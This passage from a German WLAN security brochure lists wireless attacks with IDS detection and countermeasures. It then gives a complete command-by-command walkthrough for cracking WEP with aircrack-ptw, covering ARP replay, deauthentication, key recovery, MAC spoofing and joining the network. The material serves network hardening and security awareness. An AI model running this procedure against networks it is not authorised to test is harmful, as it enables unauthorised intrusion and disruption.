- Es kommt zu Geschwindigkeitseinbrüchen bis zum totalen Ausfall Ihrer Kommunikation.

Was erkennt ein IDS

- Ein IDS mißt konstant den Signal/Rauschabstand der jeweiligen Frequenzkanäle. Ergibt sich eine spontane Änderung schlägt es Alarm.

Gegenmaßnahmen

- Versuchen über Triangulierung die Position des Störers zu ermitteln und diesen auszuschalten. Leider sind diese Frequenzbänder für jedermann freigegeben, somit haben Sie keine rechtliche Handhabe gegen den Störer und müssen sich mit ihm einigen.

5.2.2 Rouge Access Points

Art des Angriffes

- Jemand installiert einen eigenen Access Point und verbindet ihn mit einem Ihrer LAN Ports. Das kann ein Mitarbeiter sein, der lediglich einen einfachen Zugriff auf Ihr Netz haben will oder ein Hacker der eine Zugriffsmethode auf Ihr Netz von außen braucht.
- Möglich ist es auch das ein Hacker einfach nur bei seinem Access Point einen Ihrer Netzwerknamen (SSID) einstellt. Somit kann es passieren, daß Ihre Clients daher diesen fremden Access Point benutzen wollen und der Hacker kann Sie dann bequem angreifen.

Folgen des Angriffes

- Sie unterminieren Ihre Sicherheit, denn meistens sind Ihre LAN Ports hinter der Firewall platziert und werden nicht mehr kontrolliert.
- Jemand benutzt das Frequenzband das Sie eigentlich für Ihre Access Points benutzen wollen und beeinträchtigt dieses dadurch.

Was erkennt ein IDS

- Ein IDS sieht den Beacon den dieser „wilde“ fremd Access Point aussendet und kann unterscheiden ob es ein vom eigenen System ausgesendeter Beacon ist.

Gegenmaßnahmen

- Einige Wireless IDS sind in der Lage spezielle Pakete auszusenden um diesen Rouge Access Point gezielt zu stören und damit unbrauchbar zu machen. Technisch geschieht dies, indem die IDS Probes auf der 802.11 Managementebene Pakete aussenden, die so aussehen als würden Sie von dem Rouge Access Point stammen und jedem Client der sich mit diesem Rouge Access Point verbindet sagen das die Verbindung getrennt wurde.
- 802.1x auch auf den LAN Ports aktivieren. Wenn Sie nicht nur den Zugang zu Ihren Access Points über 802.1x regeln sondern auch den Zugang im LAN selber, erhalten Sie eine Kontrolle darüber, wer Ihr LAN nutzt. Rouge Access Points an Ihr LAN anzuschließen ist dann zwecklos, denn benutzen kann jemand den Port nur wenn er auch die für Ihr Netz richtige 802.1x Authentisierung kann.
- Versuchen über Triangulierung die Position des Störers zu ermitteln und diesen auszuschalten.

5.2.3 Ad-Hoc (oder Peer-to-Peer) Netzwerke

Art des Angriffes

- Jemand aktiviert auf seinem Notebook (absichtlich oder unabsichtlich) den Ad-Hoc oder auch Peer-to-Peer Modus seiner Wirelesskarte (des Centrino-Chipsatzes).

Folgen des Angriffes

- Sie unterminieren Ihre Sicherheit denn nun haben Sie ein System das eventuell mit einem anderen Interface mit ihrem LAN verbunden ist und so als Sprungbrett für Hacker dient.
- Jemand benutzt das Frequenzband das Sie eigentlich für Ihre Access Points benutzen wollen und beeinträchtigt dieses dadurch.

Was erkennt ein IDS

- Ein IDS sieht den Beacon den diese Netwerkkarte aussendet.

Gegenmaßnahmen

- Einige Wireless IDS sind in der Lage spezielle Pakete auszusenden um diesen PC zu stören. Die technischen Einzelheiten sind dabei ähnlich wie bei der Abwehr von Rouge Access Points.
- 802.1x auch auf den LAN Ports aktivieren. Leider ist dieser Schutz nicht so groß wie bei Rouge Access Points. Zum einen liegt das daran das der Client meist ein Betriebssystem einsetzt das nicht 100% sicher ist. Windows XP ist so ein Beispiel. Niemand wird ernsthaft behaupten XP hätte keine Löcher und das Betriebssystem des Clients wäre immer auf dem aktuellen Stand. Ein Hacker kann ein solch offenes Notebook attackieren. Findet er eine Lücke

hat er eventuell ein Sprungbrett in Ihr LAN (wenn das Notebook mit diesem verbunden ist). Sollten Sie dort den Zugang per 802.1x regeln, nützt das nichts denn das Notebook wird ja von dem Client richtig von Ihrem Netz autorisiert. Noch einfacher hat ein Angreifer es wenn auch noch unabsichtlich der s.g. Brückenmodus von Windows XP aktiviert wurde. Dann funktioniert das Notebook als quasi Access Point und gibt die Pakete in das LAN weiter.
- Versuchen über Triangulierung die Position des Störers zu ermitteln und diesen auszuschalten.

5.2.4 Fake AP

Art des Angriffes
- Jemand (ein Hacker) sendet mutwillig viele Beacons aus und tut so als wäre er eine Menge von neuen unterschiedlichen Access Points.

Folgen des Angriffes
- Ihre Clients versuchen eventuell schon auf diesen simulierten Access Points anzumelden, kriegen aber keine Rückmeldung und verschwenden so unnötige Zeit da Sie Ihre AP's nicht von den simulierten unterscheiden kann. Die Verbindung reißt ab und ihr Netz ist nicht nutzbar..

Was erkennt ein IDS
- Ein IDS sieht die vielen Beacons den diese Simulation aussendet und kann Sie warnen.

Gegenmaßnahmen
- Versuchen über Triangulierung die Position des Störers zu ermitteln und diesen auszuschalten.

5.2.5 Deauth Attacken

Art des Angriffes
- Jemand (ein Hacker) sendet ihren Access Points und Clients spezielle Pakete die so aussehen als würden Sie aus Ihrer Wireless Infrastrucktur stammen aber dem Empfänger mitteilen das er vom Netz getrennt wurde. .

Folgen des Angriffes
- Keiner kann Ihr Netz nutzen. DoS...

Was erkennt ein IDS
- Ein IDS sieht diese Pakete. Es weiß, daß sie nicht von ihm sind und meldet diese Unregelmäßigkeit.

Gegenmaßnahmen
- Versuchen über Triangulierung die Position des Störers zu ermitteln und diesen auszuschalten.

5.2.6 MAC Adressen Spoofing

Art des Angriffes
- Jemand (ein Hacker) erfährt durch Beobachtung des Frequenzbandes die Kommunikation eines Ihrer Clients mit dem Access Point. Dort wird die MAC Adresse des Clients sichtbar ausgetauscht. Diese stellt der Angreifer dann auf seiner eigenen Wireless Karte ein und kann Ihr Netz nutzen.

Folgen des Angriffes
- Jemand, der dazu nicht berechtigt ist, nutzt Ihr Netz ohne daß Sie es wissen.

Was erkennt ein IDS

- Auf der Wireless ebene gibt es Sequenznummern für die Pakete. Jemand der die MAC Adresse von jemand anderem annimmt fängt meist mit neuen, eigenen Sequenznummern an. Diese plötzlichen Unterschiede erkennt das System und kann davor warnen.

Gegenmaßnahmen

- Diese MAC Adresse von weiterer Kommunikation mit Ihrem Wireless System ausschließen (blacklisten). Sicher ist Sicher.
- Versuchen über Triangulierung die Position des Störers zu ermitteln und diesen auszuschalten.

5.2.7 Netstumbler / Kismet

Art des Angriffes

- Mit Tools wie Netstumbler (Windows) oder Kismet (Linux) ist es möglich die Beacons Ihrer Access Points zu empfangen und daraus Informationen über Ihr Netzwerk zu erhalten.

Folgen des Angriffes

- Ausspähung Ihrer Wireless Infrastruktur. Eventuell Vorbereitung eines Angriffes.

Was erkennt ein IDS

- Ein IDS sieht eventuell aktive Anfragen an Ihr Netz die zur Ermittlung weiterer Informationen dienen.

Gegenmaßnahmen

- Keine möglich wenn die Programme sich rein passiv verhalten. Achten Sie darauf, das ihr Netzwerk nicht ungewollt zuviel über Sie verrät.
- Versuchen über Triangulierung die Position des Scanners zu ermitteln und diesen auszuschalten.

Ratschläge für Administratoren:

- Installieren Sie sich die Tools Ihrer Gegner wie z.B netstumbler!
- Prüfen Sie Ihren Betrieb auf unregistrierte Access Points, die vielleicht Mitarbeiter aufgestellt haben, um leichter mit seinem Notebook ins Netz zu kommen. Ist dort Verschlüsselung aktiviert? Wahrscheinlich nicht.
- Wenn Sie schon mit WEP oder anderen herkömmlichen Methoden arbeiten, trennen Sie bitte wenigstens Ihr Wireless Netz durch eine Firewall vom Rest Ihres Netzwerks ab! Stellen Sie diese nicht als leichten Zugriffspunkt für einen Angreifer ins interne Netz. Ein Angriff muß nicht aus dem Internet kommen, sondern kann auch durch Wireless Netze lokal erfolgen. Wenn Sie Ihre Netzwerkstruktur nicht entsprechend geändert haben, kann da nämlich auch Ihre Firewall nicht eingreifen.
- Broadcasts sind in Wireless Umgebungen teilweise unverschlüsselt. Prüfen Sie bitte, ob Ihre Netzwerkgeräte nicht etwas zu viele Informationen über Ihr Netzwerk verbreiten!
- Lesen Sie die entsprechenden Medien! Halten Sie sich über neue Entwicklungen auf dem laufenden Stand! Sicherheit ist keine statische Sache.

Hacking leicht gemacht

Oft werden wir gefragt: „Schön und gut. Wie kann ich denn selber feststellen ob mein W-LAN sicher ist oder nicht? Und ist das Equipment dafür sehr teuer?“
Die Antwort ist: NEIN!

Was man braucht, ist ein Notebook, eine Wireless Karte (in unserem Bespiel eine ORiNOCO b/g Card aber auch jede andere Karte mit Atheros Chipsatz ist zu gebrauchen) und eine Linux Distribution namens Back|track auf CD-ROM. Warum gerade diese Distribution ist einfach zu erklären:

- Es handelt sich um eine Linux Live CD. Das heißt Sie bootet von CD-Rom und installiert sich nicht auf ihrer Festplatte.
- Alle Treiber sind mit den maximalen Features gebaut um nicht nur WLAN Pakete roh aus der Luft zu empfangen sondern auch (abhängig von der WLAN Karte) eigene Pakete erstellen zu können (für Angriffssimulationen).
- Es sind jede menge andere Tools drauf um nicht nur die Sicherheit von WLAN Netzen überprüfen zu können.

Sie benötigen zuerst das aktuelle ISO von Back|track das Sie auf eine CD brennen sollten. (zu beziehen z.B. über http://www.remote-exploit.org/index.php/backtrack_Downloads)
Nun müssen Sie Ihr Notebook mit der CD-ROM booten.

Starten Sie dort eine Kommandoshell. Im Folgenden wechseln sich **Kommentare** und **Kommandozeilenbefehle** ab. Die Ausgaben auf der Komandozeile sind wie folgt `dargestellt`.

Um einen Angriff mittels aircrack-ptw auszuführen benötigen Sie folgende Dinge:
- Laptop
- Wireless Karte mit Atheros Chipsatz (nein, Intel Centrino geht nicht)
- Back|track BootCD aus dem Internet >= Version 2 release
- Formatierter USB-Stick
- Einen Ziel Access Point der WEP Verschlüsselung benutzt
- Einen Client der den Ziel Access Point aktuell benutzt

In der derzeitigen Back|track Version ist aircrack-ptw nicht mitgeliefert da es später erschien. Wir müssen es daher zuerst kompilieren, am besten auf den USB Stick, damit wir den Angriff später ausführen können, Für diesen allerersten Schritt brauchen wir natürlich auch eine Verbindung mit dem Internet. Gehen Sie daher wie folgt vor.

Back|track wird Sie nachdem es geladen ist mit einem Komandozeileninterface begrüßen. Zunächst müssen Sie sich daher einloggen.
root
toor
startx

Nachdem Xwindows gestartet ist. Bitte ein paar mal unten rechts in die US-Flagge klicken bis sie das deutsche Tastatursetup geladen haben. Danach stellen wir fest ob Back|track ihre Wireless Karte als solche erkennt.

```
bt aircrack-ptw-1.0.0 # iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.

ath0      IEEE 802.11a  ESSID:""  Nickname:""
          Mode:Managed  Channel:0  Access Point: Not-Associated
          Bit Rate:0 kb/s   Tx-Power:31 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
```

```
          Power Management:off
          Link Quality=0/94  Signal level=-94 dBm  Noise level=-94 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Wenn alles richtig gelaufen ist hat er ein Gerät namens ath0 erkannt. Wenn nicht haben Sie vermutlich keine Karte mit Chipsatz des Herstellers Atheros eingebaut. Als nächstes müssen wir erkennen wo der USB Stick im System erkannt und eingebaut wurde.

```
bt ~ # ls -l /mnt
total 21
drwxr-xr-x  2 root root   40 Apr 24 11:16 floppy/
dr-x------  1 root root 8192 Apr 21 17:15 hda1/
drwxr-xr-x 22 root root 4096 Feb  9 17:06 hda3/
dr-x------  1 root root 4096 Apr  9 08:04 hda4/
drwxr-xr-x  2 root root   40 Apr 24 11:16 hdb_cdrom/
drwxr-xr-x 14 root root 1024 Apr 24 11:16 live/
drwxr-xr-x  2 root root 4096 Jan  1  1970 sda1_removable/
```

Also schauen wir uns mal an was auf unseren Stick so drauf ist.

```
bt ~ # cd /mnt/sda1_removable/
bt sda1_removable # ls -l
total 4
-rwxr-xr-x 1 root root 74 Apr 24 11:11 netgear_ap_setup.txt*
```

Nun benötigen wir die Software um sie zu kompilieren. Sie können nun einen Browser öffnen und Google nach aircrack-ptw fragen oder versuchen Sie es doch einmal mit dem derzeitigen direkten Link per wget.

```
bt sda1_removable # wget http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/download/aircrack-ptw-1.0.0.tar.gz
--11:45:42--
http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/download/aircrack-ptw-
1.0.0.tar.gz => `aircrack-ptw-1.0.0.tar.gz'
Resolving www.cdc.informatik.tu-darmstadt.de... 130.83.167.48
Connecting to www.cdc.informatik.tu-darmstadt.de|130.83.167.48|:80...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 6,630 (6.5K) [application/x-gzip]

100%[====================================>] 6,630         --.--K/s

11:45:42 (132.12 KB/s) - `aircrack-ptw-1.0.0.tar.gz' saved [6630/6630]
```

Das ganze müssen Sie jetzt auspacken und in das neue Verzeichnis wechseln.

```
bt sda1_removable # tar xvzf aircrack-ptw-1.0.0.tar.gz
bt sda1_removable # cd aircrack-ptw-1.0.0
```

Bevor wir das ganze kompilieren müssen wir noch etwas im Makefile ändern damit es funktioniert. Die Stelle „-lpcap“ muss überall ans Zeilenende wandern. Wir zeigen Ihnen hier vorher und nachher um zu demonstrieren wie es gemeint ist.

```
bt aircrack-ptw-1.0.0 # joe Makefile

aircrack-ptw: aircrack-ptw.c aircrack-ptw-lib.c aircrack-ptw-lib.h
        gcc -o aircrack-ptw -Wall -fomit-frame-pointer -O3 -lpcap aircrack-ptw.c
aircrack-ptw-lib.c

attacksim: attacksim.c aircrack-ptw-lib.c aircrack-ptw-lib.h
        gcc -o attacksim -Wall -fomit-frame-pointer -O3 -lpcap attacksim.c aircrack-ptw-
lib.c

clean:
        rm -f aircrack-ptw attacksim
```

Und nun nachher:

```
aircrack-ptw: aircrack-ptw.c aircrack-ptw-lib.c aircrack-ptw-lib.h
        gcc -o aircrack-ptw -Wall -fomit-frame-pointer -O3 aircrack-ptw.c aircrack-ptw-
lib.c -lpcap

attacksim: attacksim.c aircrack-ptw-lib.c aircrack-ptw-lib.h
        gcc -o attacksim -Wall -fomit-frame-pointer -O3 attacksim.c aircrack-ptw-lib.c -
lpcap

clean:
        rm -f aircrack-ptw attacksim
```

Nun müssen wir das Ganze übersetzen:

```
bt aircrack-ptw-1.0.0 # make
gcc -o aircrack-ptw -Wall -fomit-frame-pointer -O3 aircrack-ptw.c
aircrack-ptw-lib.c -lpcap
bt aircrack-ptw-1.0.0 # ls -l
total 184
-rwxr-xr-x 1 root root    347 Apr 24 12:02 Makefile*
-rwxr-xr-x 1 root root    347 Apr 24 12:02 Makefile~*
-rwxr-xr-x 1 root root 146537 Apr 24 12:04 aircrack-ptw*
-rwxr-xr-x 1 root root  11990 Apr  3 11:59 aircrack-ptw-lib.c*
-rwxr-xr-x 1 root root   1730 Apr  3 11:59 aircrack-ptw-lib.h*
-rwxr-xr-x 1 root root   5089 Apr  3 12:50 aircrack-ptw.c*
-rwxr-xr-x 1 root root   3457 Apr  3 13:22 attacksim.c*
-rwxr-xr-x 1 root root    477 Apr  3 13:22 readme*
bt aircrack-ptw-1.0.0 # halt
```

An dieser Stelle sind alle Vorarbeiten geleistet. Sie können nun alle weiteren Schritte ohne bestehende Verbindung mit dem Internet ausführen.

<u>Die Demonstration eines Angriffes:</u>

Wenn Sie nun unterwegs sind um die Unsicherheit der WEP-verschlüsselung zu demonstrieren, müssen sie einige Schritte von weiter oben wiederholen bis zu dem Punkt wo sie bei der kompilierten Version von „aircrack-ptw“ sind.

Der Treiber kann mehrere Dinge gleichzeitig. Er kann sowohl als Client dienen als auch im Monitormodus als Überwachungspunkt. Zum feststellenden und attackieren eines Zieles brauchen wir nur den Monitormodus daher „zerstören“ wir den Clientmodus und definieren ein neues virtuelles Interface für den Monitormodus.

```
bt aircrack-ptw-1.0.0 # wlanconfig ath0 destroy
bt aircrack-ptw-1.0.0 # wlanconfig ath1 create wlandev wifi0 wlanmode monitor
```

Zunächst müssen sie feststellen wie ihre Umgebung aussieht. Dazu dient das Tool namens airodump-ng. Im folgenden Aufruf wird es so gestartet dass es sich alle Kanäle anschaut und das Ergebnis in ein Logfile schreibt. In der oberen Hälfte sehen Sie die Access Points und ihre Eigenschaften zum Beispiel auf welchem Kanal und welche Verschlüsselungs Art sie benutzen, in der unteren Hälfte sehen Sie welche Clients gerade Access Points benutzen. Es kommt darauf an einem Client zu finden der gerade einen Access Point benutzt und der natürlich WEP verschlüsselt ist. Diesen können sie dann später attackieren.

```
bt aircrack-ptw-1.0.0 # airodump-ng -w test ath1

 CH  6 ][ Elapsed: 28 s ][ 2007-04-24 12:56

 BSSID              PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
 00:0F:B5:C3:87:0D   46       47       11    0   1  54. WEP  WEP         whos_your_daddy

 BSSID              STATION            PWR  Lost  Packets  Probes
 00:0F:B5:C3:87:0D  00:07:E0:27:3B:4D   13     6        7  whos_your_daddy
```

Nachdem Sie herausgefunden haben auf welchem Kanal ein Client mit einem Access Point der WEP-Verschüsselung macht ist müssen Sie eine Aufzeichnung starten die sich nur auf diesen Kanal (in diesem Falle die 1) aufhält und die Daten sammelt. Diese werden dann später für die Analyse gebraucht.

```
bt aircrack-ptw-1.0.0 # airodump-ng -w crack -c 1 ath1
```

Nun müssen Sie ein neues Fenster öffnen und dann die Parameter so eingeben das Sie die MAC-Adresse des Clients emulieren und sagen zu welcher Basisstation die wiederholungs-packete gesendet werden sollen. Sie müssen etwas warten bis der orginal Client irgendwann einen ARP-Request sendet denn Sie dann auffangen können und immer wieder wiederholen können. Läuft irgendwann der Zähler „(got xxxx ARP requests)“ hoch. Ist das geschehen und Sie müssen nur noch warten bis genügend Packete zusammengekommen sind (ca.1-10Minuten).

```
bt aircrack-ptw-1.0.0 # aireplay-ng -3 -b 00:0F:B5:C3:87:0D -h 00:07:E0:27:3B:4D ath1
The interface MAC (00:0B:6B:42:23:00) doesn't match the specified MAC (-h).
        ifconfig ath1 hw ether 00:07:E0:27:3B:4D
Saving ARP requests in replay_arp-0424-131804.cap
You should also start airodump-ng to capture replies.
.
Read 519916 packets (got 69970 ARP requests), sent 173339 packets...
```

Sollte der Client (den Sie ja auch simulieren) längere Zeit keine ARP-Requests senden können Sie versuchen ihn vom Access Point kurzzeitig zu lösen damit er bei der erneuten Verbindung mit den Access Point gezwungen ist einen ARP-Request zu senden den Sie ausnutzen können. In Kapitel 5.2.5 wird diese Attacke beschrieben. Machen Sie ein neues Fenster auf und geben Sie folgendes ein:

```
bt aircrack-ptw-1.0.0 # aireplay-ng --deauth 15 -a 00:0F:B5:C3:87:0D -c 00:07:E0:27:3B:4D ath1
```

Anwenden von aircrack-ptw mithilfe der aufgezeichneten Antworten auf die ARP-Replay Attacke

```
bt aircrack-ptw-1.0.0 # aircrack-ptw crack-01.cap
This is aircrack-ptw 1.0.0
For more informations see
http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/
allocating a new table
bssid = 00:0F:B5:C3:87:0D  keyindex=0
stats for bssid 00:0F:B5:C3:87:0D  keyindex=0 packets=42480
Found key with len 13: 35 05 9F 78 F6 D6 82 75 71 79 DE C2 0F
```

Löschen des Monitormodes und zurücksetzen auf Clientmode. Eventuell funktioniert das nicht besonders weil der Treiber das übel nimmt. In diesem Falle ist es besser den Rechner neu zu starten.

```
bt aircrack-ptw-1.0.0 # wlanconfig ath1 destroy
bt aircrack-ptw-1.0.0 # wlanconfig ath0 create wlandev wifi0 wlanmode sta
```

MAC-Adresse auf gewünschten Wert setzen

```
bt aircrack-ptw-1.0.0 # ifconfig ath0 down
bt aircrack-ptw-1.0.0 # ifconfig ath0 hw ether 00:07:E0:27:3B:4D
bt aircrack-ptw-1.0.0 # ifconfig ath0 up
```

Neuen Netzwerknamen und WEP-Schlüssel einstellen

```
bt aircrack-ptw-1.0.0 # iwconfig ath0 essid whos_your_daddy
bt aircrack-ptw-1.0.0 # iwconfig ath0 key 3505-9F78-F6D6-8275-7179-DEC2-0F
```

IP-Parameter einstellen

```
bt aircrack-ptw-1.0.0 # ifconfig ath0 192.168.0.101 netmask 255.255.255.0
bt aircrack-ptw-1.0.0 # route add default gw 192.168.0.1
bt aircrack-ptw-1.0.0 # echo "nameserver 192.168.0.1" > /etc/resolv.conf
```

oder versuchen ob es auch per DHCP geht

```
bt aircrack-ptw-1.0.0 # dhcpcd ath0
```

```
bt aircrack-ptw-1.0.0 # ifconfig
ath0      Link encap:Ethernet  HWaddr 00:07:E0:27:3B:4D
          inet addr:192.168.1.101  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20b:6bff:fe33:6912/64 Scope:Link
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1890 (1.8 KiB)  TX bytes:2298 (2.2 KiB)
bt aircrack-ptw-1.0.0 #
```

... Sie sind ins Netzwerk hineingekommen? Schade, da hat wohl jemand nicht ausgepasst!!

Linksammlung

Generell

Für den kurzen Überblick reicht dieses Dokument.
http://www.mms-ag.de/ftp/pdf/systems/WLAN_Sicherheitsbroschuere.pdf

Für genaue Handlungsanweisungen gerade im Behördenbereich empfehlen wir die "Technische Richtlinie Sicheres Wireless LAN" des BSI. Es lohnt sich diese 75.-EUR auszugeben.
http://www.bsi.bund.de/literat/tr/trwlan/index.htm

Vortragsreihe zum Thema Wireless LAN Sicherheit

WLAN Grundlagen und Kritik an den traditionellen Sicherungsmethoden
http://www.wireless-security-day.de/Wireless_Security_Day_Vortrag1.ppt

Sicherheit durch 802.1x Methoden. Radius-Server und Clients
http://www.wireless-security-day.de/Wireless_Security_Day_Vortrag2.ppt

Wireless Intrusion Detection und Prevention Systeme, Zentrale Kontrolle
http://www.wireless-security-day.de/Wireless_Security_Day_Vortrag3.ppt

Technische Details zu 802.1x, TKIP (WPA), AES-CCMP (WPA2)
http://www.wireless-security-day.de/Wireless_Security_Day_Vortrag4.ppt

Third Party 802.1x Clients

- SecureW2 Plugin http://www.securew2.com
- Juniper Networks Odyssey Access Client
  http://www.juniper.net/customers/support/products/aaa_802/oac_demo.jsp

Radius Server mit 802.1x Unterstützung

Windows

- IAS von Microsoft. Ist ab Windows 2000 in einigen Serverversionen enthalten.
- Juniper Networks Steel Belted Radius
  http://www.juniper.net/customers/support/products/aaa_802/sbr_demo.jsp
- freeradius (experimental) http://www.freeradius.net/

Linux

- freeradius http://www.freeradius.org/
- Juniper Networks Steel Belted Radius
  http://www.juniper.net/customers/support/products/aaa_802/sbr_demo.jsp

Unsortierte Links

kostenloser Download der IEEE-Standards (z.B. 802.11i) für Wireless LAN
http://standards.ieee.org/getieee802/802.11.html

Vortrag über Wireless Lan Security
http://www.hacko.org/WCC_on_Wireless_Security.pdf

Zugriff auf Wlan Artikel bei MicroSoft
http://www.microsoft.com/wifi

Einfache Erzeugung von Zertifikaten für EAP-TLS, TTLS und PEAP mit "eigener" PKI
http://www.mms-ag.de/pdf/systems/support/tls/TLS.htm

Video mit Microsoft IAS, Serverrichtlinien und einbindung in ein WLAN Switching system.
http://msevents.microsoft.com/CUI/WebCastEventDetails.aspx?EventID=1032306574&EventCategory=3&culture=en-US&CountryCode=US

Programm um unter Windows Netze zu sehen
http://www.netstumbler.com/downloads/

Jede menge Anleitungen zum Hacken
http://www.remote-exploit.org/index.php/Tutorials

FreeRADIUS + 802.1x/WPA + OpenLDAP HOWTO
http://vuksan.com/linux/dot1x/802-1x-LDAP.html

Artikel über WEP
http://securityfocus.com/infocus/1814
http://securityfocus.com/infocus/1824
http://www.tecchannel.de/netzwerk/sicherheit/431574/index.html
http://www.tomsnetworking.com/Sections-article118.php
http://www.tomsnetworking.com/Sections-article120.php

Glossar

AES	Advanced Encryption Standard
CPU	Central Processing Unit
DES	Data Encryption Standard
EAP	Extensible Authentication Protocol
GSM	Global Standard for Mobile Communications
HMAC	Keyed-Hashing Message Authentication
IEEE	Institute Of Electric And Electronic Engineers
IETF	Internet Engineering Task Force
IPSec	Internet Protocol Security
LAN	Local Area Network
LEAP	Lightweight Extensible Authentication Protocol
MAC	Media Access Control
PEAP	Protected Extensible Authentication Protocol
PPTP	Point To Point Tunneling Protocol
PSK	Pre Shared Key
RADIUS	Remote Authentication Dial-In User Service
RC4	Ron's Code/ Rivest´s Cipher 4
RFC	Request For Comments
SOHO	Small Office Home Office
TKIP	Temporal Key Integrity Protocol
VLAN	Virtual Local Area Network
VPN	Virtual Private Network
WEP	Wired Equivalent Privacy
WI-FI	Wireless Fidelity